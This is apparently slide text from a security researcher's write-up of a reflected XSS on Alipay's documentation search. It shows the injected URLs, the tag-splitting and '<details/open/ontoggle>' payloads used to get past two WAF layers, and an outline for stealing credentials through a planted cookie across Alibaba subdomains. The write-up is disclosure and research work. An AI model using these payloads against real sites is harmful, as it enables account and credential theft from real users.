


The XSSed URL:

<https://doc.open.alipay.com/doc2/docSearch.htm?treeld=300&articleId=bar&keyword='>%26gt;script%26lt;';>

The Result:





WAF Bypass

Deeper

Considering the sanitization rules:

Deleting attributes and closing the valid tags
<a href> turned into **<a>**

Invalid tags were completely removed recursively.
<blah> or **<bl<blah>ah>** turned into nothing.


Server removes the invalid tags



Bypass: `">%26gt;scr<blah>ipt%26lt;`

The XSSed URL:

`https://doc.open.alipay.com/doc2/docSearch.htm?treeld=300&articleId=bar&keyword=">%26gt;scr<foo>ipt%26lt;`



Result?

Result

No XSS ☹️

More Inspecting

Deeper

Another JavaScript file was annoying

```
function h(b, e) {
    url = d.one(".J_ajaxUrl").val();
    var f = "keyword=" + (d.one(".J_Tagword") ? d.one(".J_Tagword").val() :
d.one(".J_SearchKeyword").val()) + "&searchType=" + e;
    url.indexOf("?") > 0 ? url += "&" : url += "?",
    c({
        url: url + f + "&current=" + b,
        type: "post",
        dataType: "json",
        data: {},
        success: function(b) {
            if (200 == b.code) {
                ...
                ...
            }else{
                ...
                ...
            }
        }
    })
}
```


Second AJAX request is being sent, WAF blocks the
Second request, so the **b.code != 200**

Input: ">%26gt;scr<blah>ipt%26lt;

The second request:

<https://doc.open.alipay.com/doc2/search.htm?platformId&keyword=><script>&searchType=0¤t=1>

How did we expect to pass the WAF? lol



Bypassing Second WAF

Bypass the WAF

Any Solution? YEP

More Fuzz on the Second Request 😊

Interesting vector has been found!

<details/open/ontoggle=JS>

>details/open/ontoggle=JS<

%26gt;details%2fopen%2fontoggle=JS<

The XSSed URL:

`https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&articleId=bar&keyword=">%26gt;details%2fopen%2fontoggle=%26lt;`


The second request:

`https://doc.open.alipay.com/doc2/search.htm?platformId&keyword="><details/open/ontoggle=>&searchType=0¤t=1`

JavaScript Injected 😊

Result?

Result



Attack Scenario

Scenario

The scenario:

1. Building malicious HTML webpage
2. Tricking user to visit our webpage
3. Setting malicious cookie
4. JavaScript is injected in many Alibaba's subdomain
5. Grabbing the Credentials

Problem in Exploitation

Problem?

Almost all users have already the cookie 😞

In term of cookie

Two cookies with the same name

